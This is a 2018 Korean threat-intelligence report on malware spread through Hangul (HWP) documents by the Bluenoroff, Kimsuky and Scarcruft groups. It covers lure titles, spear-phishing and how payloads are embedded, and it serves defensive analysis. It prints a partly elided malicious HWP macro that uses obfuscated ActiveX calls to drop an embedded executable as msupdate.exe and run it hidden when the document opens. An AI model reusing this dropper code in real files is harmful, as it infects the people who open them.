한글 문서를 이용하는

악성코드 프로파일링

2018 사이버 위협 인텔리전스 보고서

한글 문서를 이용하는
악성코드 프로파일링

금융보안원
FINANCIAL SECURITY INSTITUTE

목 차

01
머리글

01 머리글

한글 워드프로세서 파일(Hangul Word Processor, HWP)을 이용하는 악성코드는 우리나라에서 주로 발견되고 있는 특징을 갖는 위협적인 공격 방법 중의 하나이다. 이 공격 방법이 효과적인 이유는 한글 워드프로세서가 주로 한국에서만 사용되고, 한국 정부기관에서 주요 공공문서를 한글 워드프로세서 파일(이하 한글문서)로 작성하고 있으며, 이러한 이유로 인해 국내의 수많은 민간 기업에서도 한글 워드프로세서를 이용하고 있는 등 우리나라의 특수한 환경 때문이다.

한글을 이용한 문서 편집기는 1982년 당시 고등학생이었던 박현철씨에 의해 개발된 애플 2 플러스에서 동작한 “한글 워드프로세서 버전 1.0”이 최초인 것으로 알려져 있으며, 이후 1985년 삼보에서 제작한 IBM PC용 한글 워드프로세서인 “보석글", 1987년 한글화하여 발매되었던 미국 팔란티어 소프트웨어사의 “팔란티어 워드프로세서" 그리고 한글 워드프로세서 1.0 정식버전(1989년 4월) 출시 전까지 가장 많이 사용되었던 하나워드(금성소프트웨어 주식회사 개발, 1988년)까지 한글 워드프로세서의 역사는 오래되었다.

따라서, 한글 워드프로세서를 악용한 악성코드(이하 악성 한글문서) 역시 오래 되었으며, 주로 한글 워드프로세서를 활발하게 이용하고 있는 정부기관 및 기업을 대상으로 APT 공격에 활용됨에 따라 국내 보안업체 뿐만 아니라 글로벌 보안업체에서도 관심을 갖고 관련 분석 보고서를 공개하고 있다.

하지만 기존에 공개된 악성 한글문서를 분석한 보고서는 단일 샘플 또는 단일 사고에 대한 단편적인 분석 보고서인 경우가 많아, 악성 한글문서를 이용한 일련의 공격에 대한 전체적인 흐름 및 이해가 부족한 편이다.

이에 금융보안원은 다수의 위협그룹이 다양한 악성 한글문서를 이용해 수행한 공격들에 대한 종합적인 분석과 프로파일링을 통해 현재까지 사용된 각 위협그룹의 악성코드 유포 및 추가 악성코드 생성 방식, 사용한 취약점 등을 도출하여 그 결과를 본 보고서에 기술하였다. 단, 내용의 일부는 사실관계가 명확히 확인되지 않은 것과 정황에 따른 추정도 포함되어 있다.

02

개요

가. 블루노로프 (Bluenoroff) 그룹

나. 김수키 (Kimsuky) 그룹

다. 스카크러프트 (Scarcruft) 그룹

02 개요

침해사고 및 악성코드를 분석하면서 공격자, 제작자를 추적하는 일은 쉽지 않다. 특히 자신을 철저하게 은닉하며 공격하는 사이버테러의 경우에는 더욱 그러하다. 때문에 분석가들은 침해사고 전반에 걸친 TTP(Tactics, Techniques and Procedures)를 분석하여 공격자(그룹)를 프로파일링 한다.

이러한 프로파일링 결과는 새롭게 발생하는 침해사고 및 악성코드를 분석할 때 공격 예상 시나리오나 은닉 기법 파악 등에 도움이 된다. 또한, 공격대상이나 공격목표 등을 예측하여 대비태세를 점검하고, 피해를 예방하여 선제적 대응이 가능하게 한다.

금융보안원은 2015년부터 2018년 상반기까지 알려진[1] 악성 한글문서들에 대한 분석을 진행하여 특징점을 분류하고, 이에 따른 연관성 분석 결과와 변화 추이를 살펴보았다. 다양한 악성 한글문서에 대한 연관성 분석 결과, 사이버 공격에 한글문서를 이용한 위협그룹은 크게 블루노로프(Bluenoroff), 김수키(Kimsuky), 스카크러프트(Scarcruft) 3개의 위협그룹으로 구분된다. 각 그룹별로 사용하는 악성 한글문서의 특징 및 추가 생성되는 악성코드는 차이가 있지만, 각 위협그룹의 활동 배경, 목적 그리고 공격 방식상의 유사성을 분석한 결과, 일련의 연속된 침해사고로 판단하여 이를 “Campaign DOKKAEBI: Documents of Korean and Evil Binary” 라는 이름으로 종합 보고서를 작성하였다.

위협그룹이나 침해사고 분석보고서를 공개할 때 코드명을 사용하는 것을 자주 접할 수 있다. 보통 군사작전에서 정보유출에 대비하거나 작전에 의미를 부여, 혹은 단순히 부르기 쉽도록 부여 하던 전통에서 이어진 것으로, 특히, 사이버테러(전쟁)와 관련된 분석결과에 코드명을 부여한다. 비슷하게 하나의 침해사고를 오퍼레이션(작전), 일련의 연속된 침해사고를 캠페인으로 부른다.

이 보고서에서는 악성 한글문서의 악성코드 특징을 추출하고 이를 통한 연관성 분석 결과 등을 담고 있다. 단, 오퍼레이션은 자세한 사항이 알려지지 않아 여러 경로에서 수집한 악성코드 샘플을 토대로 정황을 파악하였고, 또한 현재 수사가 진행중인 사례의 경우도 부분적인 내용만을 포함하고 있다.

1) 공개된 샘플의 경우 바이러스 토탈에 업로드 된 시점을 기준, 비공개된 샘플의 경우에는 문서 최종 수정일 기준

가. 블루노로프 (Bluenoroff) 그룹

2016년 2월에 알려진 방글라데시 중앙은행의 SWIFT 부정거래 사고, 폴란드 금융당국 홈페이지를 통한 워터링홀 공격 등 글로벌 금융회사를 대상으로 진행된 공격에 대해 파이어아이, 시만텍, 카스퍼스키랩, BAE 시스템스(British Aerospace Systems) 등에서 라자루스 그룹을 배후로 지목했다.

2017년 4월 카스퍼스키랩은 글로벌 금융회사에 대한 공격 분석결과 라자루스 그룹과 연관성을 갖는 새로운 위협그룹 블루노로프(Bluenoroff) 라는 이름으로 분석결과[2,3]를 발표했다.

라자루스와 블루노로프는 같은 조직에 존재하는 다른 성격의 팀으로 추정된다. 라자루스는 3.20 사태와 같은 사회 혼란 목적의 공격을 주로 담당하고, 블루노로프의 경우 자신들이 만든 공격툴을 사용해 실제 금전적 이득을 취하는 공격을 주로 수행하는 것으로 보인다.

2017년 이전에는 주로 해외 금융회사를 대상으로 공격을 진행했으나, 2017년 1월 국내 금융회사의 망분리 솔루션 취약점을 이용해 내부망 PC에 악성코드를 감염시킨 사고를 시작으로 WebDAV 취약점(CVE-2017-7269)을 이용한 금융회사 내부서버 침투시도 등의 공격을 하였다. 그리고 SI업체를 대상으로 스피어피싱과 웹쉘 등을 통해 침투 후 주요 정보를 유출하려는 시도가 있었으며, 최근에는 금전 취득을 목적으로 국내 가상통화 거래소를 대상으로 공격을 시도했다.

2017년 4월부터는 악성 한글문서에서 블루노로프의 공격도구(Manuscrypt)가 추가 생성되는 것이 포착되었으며, 2017년부터 일련의 정황 및 사고들에 대한 프로파일링을 통해 블루노로프가 한국 맞춤형 공격을 시작했음을 추정할 수 있었다. 2018년 6월에도 가상통화 거래소와 이용자들을 대상으로 하는 블루노로프의 위협이 지속되고 있으며, 금융보안원은 해당 그룹에 대한 프로파일링과 모니터링을 강화하고 있다.

2) Lazarus Under The Hood, https://securelist.com/lazarus-under-the-hood/77908/

3) Chasing the Bad Guys from Bangladesh to Costa Rica, <RSA Conference 2017>, https://www.rsaconference.com/writable/presentations/file_upload/ fle-r01_chasing-the-bad-guys-from-bangladesh-to-costa-rica.pdf

나. 김수키 (Kimsuky) 그룹[4]

2013년 9월 카스퍼스키랩에서 국내 주요기관을 대상으로 하는 APT 공격에 대해 소개하였다[5]. 소개된 자료에 따르면 김수키 그룹은 한국을 대상으로 공격하는 다른 공격 그룹처럼 악성 한글문서를 사용했고, 원격제어도구(팀뷰어), 웹메일을 이용한 통신채널 구성 등의 특징을 가지고 있다. 그리고 2014년 2월과 3월에는 국내 기관을 대상으로 동일그룹의 소행으로 보이는 공격이 지속적으로 발생했다[6].

2014년 12월 한국수력원자력(이하 한수원) 직원 3,571명에게 5,986통의 스피어피싱 이메일을 발송하여 PC 디스크 등을 파괴하려 시도했으나, PC 8대만 악성코드에 감염되고 그 중 5대의 하드디스크가 초기화되었다. 공격 이메일에 사용된 악성코드는 김수키 계열 악성코드와 구성 및 동작방식이 유사하였고, 악성코드에 이용된 한글워드프로세서 취약점이 김수키 계열 악성코드에 이용된 취약점과 동일했다. 동 결과를 통해 유추할 때 김수키 그룹은 금전 취득보다는 사회적인 혼란 및 탈북자, 정치인 감시가 주목적으로 판단된다.

2015년 6월 다수의 국내 포털 이메일 계정을 해킹해 악성 한글문서파일이 첨부된 이메일과 포털 계정 탈취 목적의 피싱 이메일 등을 발송 하기도 했다. 2016년 1월에는 정부연구기관을 대상으로 “청와대 국가안보실”을 사칭한 이메일이 대량으로 발송되었고, 관계기관의 분석 결과 김수키 계열의 악성코드로 확인되었다[7].

4) 한국수력원자력 사이버테러 사건 중간수사결과, http://www.spo.go.kr/_custom/spo/_common/board/download.jsp?attach_no=154736
5) The kimsuky operation: a north korean apt?, https://securelist.com/the-kimsuky-operation-a-north-korean-apt/57915/
6) http://asec.ahnlab.com/993
7) http://www.hani.co.kr/arti/PRINT/730395.html

다. 스카크러프트 (Scarcruft) 그룹

2012년부터 활동해온 것으로 추정되는 스카크러프트는 주로 우리나라의 유명기관이나 정치단체를 대상으로 데이터 탈취와 파괴를 모두 수행하는 공격 그룹이다.[8)]

2016년 6월 카스퍼스키랩은 스카크러프트(Scarcruft)라는 위협그룹의 활동 내용을 발표했고[9)] 다른 보안업체에서도 그룹123(Group123)[10)], 리퍼(Reaper/APT37)[11)] 이름으로 활동 내용을 발표했다.

이 공격 그룹은 주로 악성코드가 포함된 문서를 첨부한 스피어피싱 공격을 수행하고 있으며, 문서 파일내 EXE, VBS 등 실행 파일을 삽입하거나 문서 파일의 취약점을 이용해 공격한다. 특히 한글 워드프로세서의 취약점을 자주 사용하며, 악성코드 내에 First, Happy, Work 등의 문자열을 포함하는 특징을 갖고 있다.

2018년 1월 한국을 대상으로 하는 어도비 플래시 제로데이 취약점(CVE-2018-4878)을 이용한 공격의 배후로 추정되며, MS엑셀 문서에 조작된 플래시 객체를 삽입해 엑셀 문서를 열면 조작된 코드가 실행되면서 악성 웹사이트에서 ROKRAT라고 알려진 원격 관리 툴을 다운 받는 방식을 이용했다.[12)]

앞서 설명한 각 위협그룹들에 대한 요약 및 비교표는 아래와 같다.

• 악성 한글문서를 이용하는 공격 그룹 비교

위협그룹	블루노로프	김수키	스카크러프트
공격대상	글로벌 및 국내 금융회사 가상통화 거래소 관계자 및 이용자	기반시설, 정부기관 탈북자 및 정치인	외교 및 북한 인권 관련 단체 및 인물
목적	기밀정보 탈취 및 금전적 이익 (SWIFT, 가상통화)	정보 수집 및 사회적 혼란	정보 수집 및 정보 파괴 목적 (Wiper)
활동시기	2015 ~	2013 ~	2016 ~
주요사고 및 공격대상	- 방글라데시 중앙은행 SWIFT 부정거래 - 폴란드 금융당국 홈페이지 침 해 및 워터링홀 공격 - OO은행 망분리 환경 공격	- 한수원 사이버 테러 (2014년) - 정부 및 민간기관 대상 공격 시도 다수	- 플래시 제로데이를 이용한 공격 (CVE-2016-4171, CVE-2018-4878)
공격기법	스피어피싱 이메일, 워터링홀 문서형 악성코드, 제로데이 모바일 악성앱		

8) http://news.kaspersky.co.kr/news2017/11n/171120.htm
9) https://securelist.com/operation-daybreak/751/
10) https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html
11) https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf
12) https://blog.talosintelligence.com/2018/02/group-123-goes-wild.html

03

악성코드 프로파일링

가. 오퍼레이션 타임라인

나. 유포 방식

다. 악성 한글문서

라. 다운로드 및 드롭된 악성코드

03 악성코드 프로파일링

가. 오퍼레이션 타임라인

2014년 한수원 관련 침해사고 이후부터 현재(2018년 6월 기준)까지 공격에 사용된 악성 한글문서는 아래의 그림과 같이 다양한 제목 및 내용으로 유포되고 있다.

DEC
한수원 스피어피싱 이메일

2014

APR
트리핑 포인트

JUL
THAAD문제를 둘러싼 한반도
안보관련 이슈

2015

MAY
한반도 안보환경과 국방개혁 과제
제 46차 원내대책회의 모두발언
남북사회문화협력의 비전과 과제

AUG
탈북자가 두려운가
엘리트의 연쇄 탈북

SEP
국정원 직원이 6만위안 줘 북 종업원들 탈출
저는요 북조선 강원도 문천 사람이에요
박인서 휴가요청서
20년전 미제사건 포항 홍해 토막살인사건

OCT
휴가신청서

NOV
우려되는 대한민국

2016

2017

JAN
17년 북한 신년사 분석
일본의 안보법발효에 따른 영향

FEB
안녕하십니까

MAR
5대 악성 사이버 범죄

APR
서비스 신청서
美 사이버 보안시장의 현재와 미래
북한은 국제법상 국가인가
이력서
데이터

MAY
몸에 심장이 없는 상태로 555일 생존한 남성
납세담보변경요구서
법인(개인)혐의거래보고내역
세무조사 준비서류
대박
환전_해외송금_한도_및_제출서류

JUN
쉬운 한국어 책보기_견적서
목차
KMC]Self-Certification_Service
이력서(김정희)
입사지원서(곽정민)
[가상화폐] 국가별 가상화폐 허용 현황
더운 여름에 시원하게 웃어보세요

JUl
2017 금융보안 표준화 수요조사 실시 정보 공유
창업벤처 정책인식 실태조사 협조 요청
제2회 신기술 경영과 법 세미나
예금질권설정 서류안내(핀테크기업)
첨부1_위임장 / 첨부2_사용인감계
비트코인 현상 블록체인 2.0 기대평 이벤트
국내출장결과보고서
거래내역

AUG
(대검)2017임시113호(마약휴 매매대금 수익자 추정 지갑주소164건)
전산 및 비전산 자료 보존 요청서
반성문
개성공단 재개 절대 안되는 8가지 이유
한국은 왜 필리핀의 길을 가려 하는가

SEP
이력서
해외전문가 초청 세미나

OCT
세계한인의 날 알아보기
비트코인 관련 주요 범죄 사례
HELLO WORLD
[붙임]조사 당일 구비하여야 할 서류 1부
존경하는 올인통

NOV
내 몸 얼마나 늙었을까
비트코인 관련 주요 범죄 사례
인적사항
향후 비트전망
정혜성 이력서
로그인 오류
이력서_문지훈

DEC
나의 직장에 대한 생산성 향상을 위한 개선해야 할 문제점과 개선 방안
조직의 소금같은 존재인 투명인간에 주목하라
주요 정보통신기반시설 긴급 보안점검 결과

2018

JAN
보도자료 _ 양식(통일부)

FEB
가상화폐와 각국의 규제정책
암호통화의_경제적_의미와_
정책대응방향_토론회내지

MAR
진술서
피심 및 대진

APR
거래처 원장

MAY
PC 보안 점검표 및 매뉴얼

JUN
미국의 대태러전쟁
나의 참전수기 모음
죽음에 대한 이해와 성찰
인사발령 (안)


나. 유포 방식

스피어피싱 이메일

특정 대상(인물 또는 조직)에게 사회공학[13] 기법으로 스피어피싱 이메일을 발송하여 첨부된 한글문서파일을 열람하도록 유도한다. 이메일 수신자가 첨부된 한글문서를 열람하는 경우, 악성코드에 감염되는 방식을 이용한다.

이메일 수신자들이 신뢰 할 수 있도록 구체적인 제목과 내용을 담고 있다. 특히, 공격 성공률을 높이기 위해 정부나 공공기관을 사칭하여 조사 및 협조요청 관련 내용을 이용한 사례가 많다. 그리고, 이메일 발신 주소를 국내 포털 이메일로 사용하는데 이는 포털의 일반 사용자 계정을 탈취하여 악용한 사례이다.

- 실제 금융보안원을 사칭하여 가상통화 거래소 관계자에게 전달된 실제 스피어피싱 이메일



다. 악성 한글문서

악성 한글문서는 문서파일이라는 큰 특징을 이용하기 때문에, 악성 한글문서를 분석 할 때 다음과 같이 한글문서 파일 포맷 구조가 유용한 정보가 된다.

13) 보안학적 측면에서 기술적인 방법이 아닌 사람들간의 기본적인 신뢰를 기반으로 사람을 속여 비밀 정보를 획득하는 기법

● 한글문서 파일 전체구조[14] [구분: **스토리지(Storage)** / 스트림(Stream), 5.0 기준]

구별이름	설명	비고	분석관련정보
FileHeader	파일 헤더	한글문서 파일이라는 시그니처를 포함한 파일 인식 정보	한글문서 파일 여부 확인
DocInfo	문서 정보	글꼴, 글자 속성, 문단 속성과 같은 문서 내 공통으로 사용되는 세부정보	-
BodyText - Section0 - Section1 - ...	본문	문단, 표, 그리기 개체와 같은 내용을 저장	BodyText 스토리지 내 문단의 텍스트 (HWPTAG_PARA_TEXT)를 나타내는 태그에 비정상적인 값 삽입 여부 확인 *배포용 문서의 경우에는 ViewText 스토리지를 추가적으로 사용
/008Hwp Summery Information	문서 요약 정보	한글문서의 제목, 작성자(Author), 생성 및 최종수정날짜 정보 확인	공격자 프로파일링을 위한 각종 요소로 활용 가능
BinData - BinaryData0 - BinaryData1 - ...	바이너리 데이터	BinData 스토리지 하위에 이미지나 OLE 개체, 포스트스크립트가 각각의 스트림으로 저장	저장된 스트림 중 비정상적인 스트림 (OLE 개체와 포스트스크립트) 확인
PrvText	미리보기 텍스트	유니코드 문자열로 미리보기 텍스트가 저장	문서 본문 내용 파악
PrvImage	미리보기 이미지	BMP 또는 GIF 형식으로 미리보기 이미지가 저장	-
DocOptions - _LinkDoc - DrmLicense - ...	문서 옵션	연결 문서, 배포용 문서, DRM, 전자 서명 관련 정보가 각각의 스트림으로 저장	-
Scripts - DefaultJScript - JScriptVersion - ...	스크립트	자바스크립트가 Scripts 스토리지 하위에 스트림으로 저장	비정상적인 자바스크립트 여부 확인
XML Template - Schema - Instance - ...	XML 템플릿	XML 템플릿 정보를 저장	-
DocHistory - VersionLog0 - VersionLog1 - ...	문서 이력 관리 정보	문서의 이력정보를 저장	-

14) HWP 파일 포맷, <한컴>, http://www.hancom.com/etc/hwpDownload.do

다양한 악성 한글문서에 이용된 특징점을 HWP 포맷에 따라 분류한 결과, 공격자가 사용한 방식은 한글 워드프로세서의 매크로, 포스트스크립트, 자료연결, 배포용 문서와 같이 크게 4가지 유형으로 구분된다.

- 악성 한글문서의 특징 및 임베드 된 방식에 따른 분류

분류	H-JS	H-PS-F	H-PS-S	H-DL	H-DS
특징	매크로	포스트스크립트		자료연결	배포용 문서
임베드 방식[15]	파일	파일	쉘코드	파일	쉘코드

15) 한글문서 내부에 악성코드가 포함되어 있는 방식을 의미

추가적으로 파일이나 쉘코드의 임베드 방식으로 상세 분류를 하면 악성 한글문서의 유형은 다음과 같이 구분 가능하다. 각 분류에 따른 상세 내용은 다음에서 다루도록 한다.


• 악용한 악성 한글문서 전체 분류

<table>
<tr><th>분류</th><th>임베드 방식</th><th>상세 분류</th><th>비고</th><th>이용 취약점</th></tr>
<tr><td>H-JS</td><td>파일</td><td>매크로</td><td>-</td><td rowspan="4">정상 기능</td></tr>
<tr><td rowspan="3">H-PS-F</td><td rowspan="3">파일</td><td>PE</td><td rowspan="3">시작프로그램 경로에
추가 악성코드를
생성하여 지속성 유지</td></tr>
<tr><td>MZ 시그니처 분리</td></tr>
<tr><td>LNK + PE</td></tr>
<tr><td rowspan="7">H-PS-S</td><td rowspan="7">쉘코드</td><td>단순 다운로더형
쉘코드</td><td rowspan="2">-</td><td rowspan="2">CVE-2015-2545
CVE-2013-4979</td></tr>
<tr><td>이중 디코딩 루틴을
이용하는 쉘코드</td></tr>
<tr><td>4-byte XOR 인코딩 +
인코딩 된 바이너리</td><td rowspan="2">특정 구분자(마커)를
이용하여 쉘코드
이후 부분의 인코딩
된 바이너리를
디코딩</td><td rowspan="5">CVE-2017-8291</td></tr>
<tr><td>쉘코드 +
인코딩 된 바이너리</td></tr>
<tr><td>1-byte XOR 인코딩 +
암호화 된 바이너리</td><td rowspan="3">쉘코드 1-byte XOR
인코딩</td></tr>
<tr><td>1-byte XOR 인코딩된
다운로더형 쉘코드</td></tr>
<tr><td>1-byte XOR 인코딩
+
0x00~0xFF XOR
인코딩 된 다운로더형
쉘코드</td></tr>
<tr><td>H-DL</td><td>파일</td><td>자료 연결 기능</td><td>-</td><td>정상 기능</td></tr>
<tr><td>H-DS</td><td>쉘코드</td><td>배포용 문서</td><td>-</td><td>한글 워드
프로세서
취약점 이용</td></tr>
</table>

[H-JS] 매크로(Javascript)를 악용하는 방식

최근 공격에는 사용되지 않지만 과거에 매크로(Macro) 기능을 악용하는 악성 한글문서가 발견된 사례가 있다. 한글문서의 매크로는 자바스크립트(Javascript) 언어를 사용하므로, 매크로를 작성 및 편집하기 위해서 자바스크립트 문법을 이용한다[16]. 그 결과, 매크로 기능을 악용하는 악성 한글문서 또한 자바스크립트 형식으로 구성되어 있다.

• 한글문서 내 삽입된 매크로 코드



매크로 편집 기능으로 매크로(자바스크립트) 코드를 확인해 보면, 의심스러운 코드가 없는 것으로 보일 수 있다. 그러나 5~6 라인을 자세히 확인해보면, 뒤쪽에 추가 바이너리를 드롭 및 실행하는 스크립트가 삽입되어 있다. Document - Open 항목에 해당 스크립트가 삽입되어 있어, 문서를 열 때의 이벤트 속성으로 등록되어 해당 스크립트가 실행된다[17].

16) 매크로 편집, <한컴>, https://help.hancom.com/hoffice/webhelp/9.0/ko_kr/hwp/tools/macro/scripteditmacro.htm
17) 한글 2007 7.0.4.325 버전 이후로 '스크립트 매크로 보안설정' 추가되어 매크로 실행 여부를 사전에 확인 가능, <한컴>, https://help.hancom.com/hoffice/webhelp/9.0/ko_kr/hwp/tools/macro/script_setsecurity.htm

매크로 기능을 악용하는 악성 한글문서는 아래의 그림과 같은 형태로 파일을 임베드 한다. 매크로 내 unescape 함수를 통해 디코딩 되는 문자열을 살펴보면, “MZ” (16진수: 4D 5A)로 시작한다. 이것은 윈도우 환경의 실행파일(PE, Portable Executable File Format)의 시그니처를 나타낸다. 즉, 매크로가 실행되면 임베드 된 PE 파일을 msupdate.exe 파일명으로 드롭 및 실행되는 방식이다.

과거에 나타난 방식으로 최근에는 해당 타입의 악성 한글문서를 이용한 공격은 나타나고 있지 않다.


• 스크립트 내 포함된 PE 파일

```
ONULvar Documents = XHwpDocuments;
var Document = Documents.Active_XHwpDocument;
-NULfunction OnDocument_New()
{
    //todo :
}

                                function BinaryFile(name){var adTypeBinary = 1; var
adTypeText = 2; var adSaveCreateOverWrite = 2;var codePage='437'; this.path=name; var forward
 = new Array(); forward['80'] = '00C7';forward['81'] = '00FC';forward['82'] = '00E9';forward[
'83'] = '00E2';forward['84'] = '00E4';forward['85'] = '00E0';forward['86'] = '00E5';forward[

                                <중략>

'FF'] = '00A0';var hD="0123456789ABCDEF";this.d2h = function(d){ var h = hD.substr(d&15,1);
while(d>15) {d>>=4;h=hD.substr(d&15,1)+h;};return h;};this.h2d = function(h) { return
parseInt(h,16); }; this.WriteAll = function(what) {var str1 = "ADOD";var str2 = "B.S"; var
str3 = "TREAM"; var BinaryStream = new ActiveXObject(str1 + str2 + str3); BinaryStream.Type =
 adTypeText; BinaryStream.CharSet = '437'; BinaryStream.Open(); BinaryStream.WriteText(this.
Forward437(what)); BinaryStream.SaveToFile(this.path, adSaveCreateOverWrite); BinaryStream.
Close(); }; this.Forward437 = function(inString) { var encArray = new Array(); var tmp='';
var i=0; var c=0; var l=inString.length; var cc; var h; for(;i<l;++i) { c++; if(c==128) {
encArray.push(tmp); tmp=''; c=0; }; cc=inString.charCodeAt(i); if(cc<128) { tmp+=String.
fromCharCode(cc); }; else { h=this.d2h(cc); h=forward[''+h]; tmp+=String.fromCharCode(this.
h2d(h)); }; }; if(tmp!='') { encArray.push(tmp); }; var ar2=new Array(); for(;encArray.length
>1;) { var l=encArray.length; for(var c=0;c<l;c+=2) { if(c+1==l) { ar2.push(encArray[c]); };
else { ar2.push(''+encArray[c]+encArray[c+1]); }; }; encArray=ar2; ar2=new Array(); }; return
 encArray[0]; }; }; function delay(gap){ var then,now; then=new Date().getTime(); now=then;
while((now-then)<gap) { now=new Date().getTime(); };}; try{var bf0=new BinaryFile();var
gifExe1 = unescape(
'%4d%5a%90%00%03%00%00%00%04%00%00%00%ff%ff%00%00%b8%00%00%00%00%00%00%00%40%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%b0%00%
00%00%0e%1f%ba%0e%00%b4%09%cd%21%b8%01%4c%cd%21%54%68%69%73%20%70%72%6f%67%72%61%6d%20%63%61%6

                                <중략>

%00%9d%01%4d%65%73%73%61%67%65%42%6f%78%41%00%75%73%65%72%33%32%2e%64%6c%6c%00%00%80%00%45%78%
69%74%50%72%6f%63%65%73%73%00%1f%01%47%65%74%50%72%6f%63%41%64%64%72%65%73%73%00%00%a4%01%4c%6
f%61%64%4c%69%62%72%61%72%79%41%00%00%6b%65%72%6e%65%6c%33%32%2e%64%6c%6c%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00");wsh = new
ActiveXObject("W"+ "S"+ "c"+ "ri"+ "p"+ "t"+ ".S" +"he" +"ll");var fso = new ActiveXObject(
"Sc"+ "r" + "ip"+ "ti" +"n"+ "g.F"+ "ile"+ "Sy"+ "st"+ "em"+ "O" +"bj"+ "ec" +"t");var f1 =
fso.GetSpecialFolder(1) + "\\msupdate.exe";var bf1=new BinaryFile(f1);bf1.WriteAll(gifExe1);
wsh.Run(f1, 0, false);};catch(err){};
```

[H-PS] 포스트스크립트(PostScript)를 악용하는 방식

포스트스크립트(PostScript, 확장자명 PS)는 디지털 인쇄에서 사용되는 프로그래밍 언어로 PDF 포맷이 등장하기 전에는 그래픽 처리의 표준이었다. 이에 따라 다양한 워드프로세서에서 포스트스크립트를 처리를 할 수 있는 엔진을 탑재하고 있다. 한글 워드프로세서의 경우에는 고스트스크립트(Ghostscript) 엔진을 이용하여 포스트스크립트를 처리한다.

- 한글 워드프로세서에서 사용하는 고스트스크립트 엔진 설치 경로

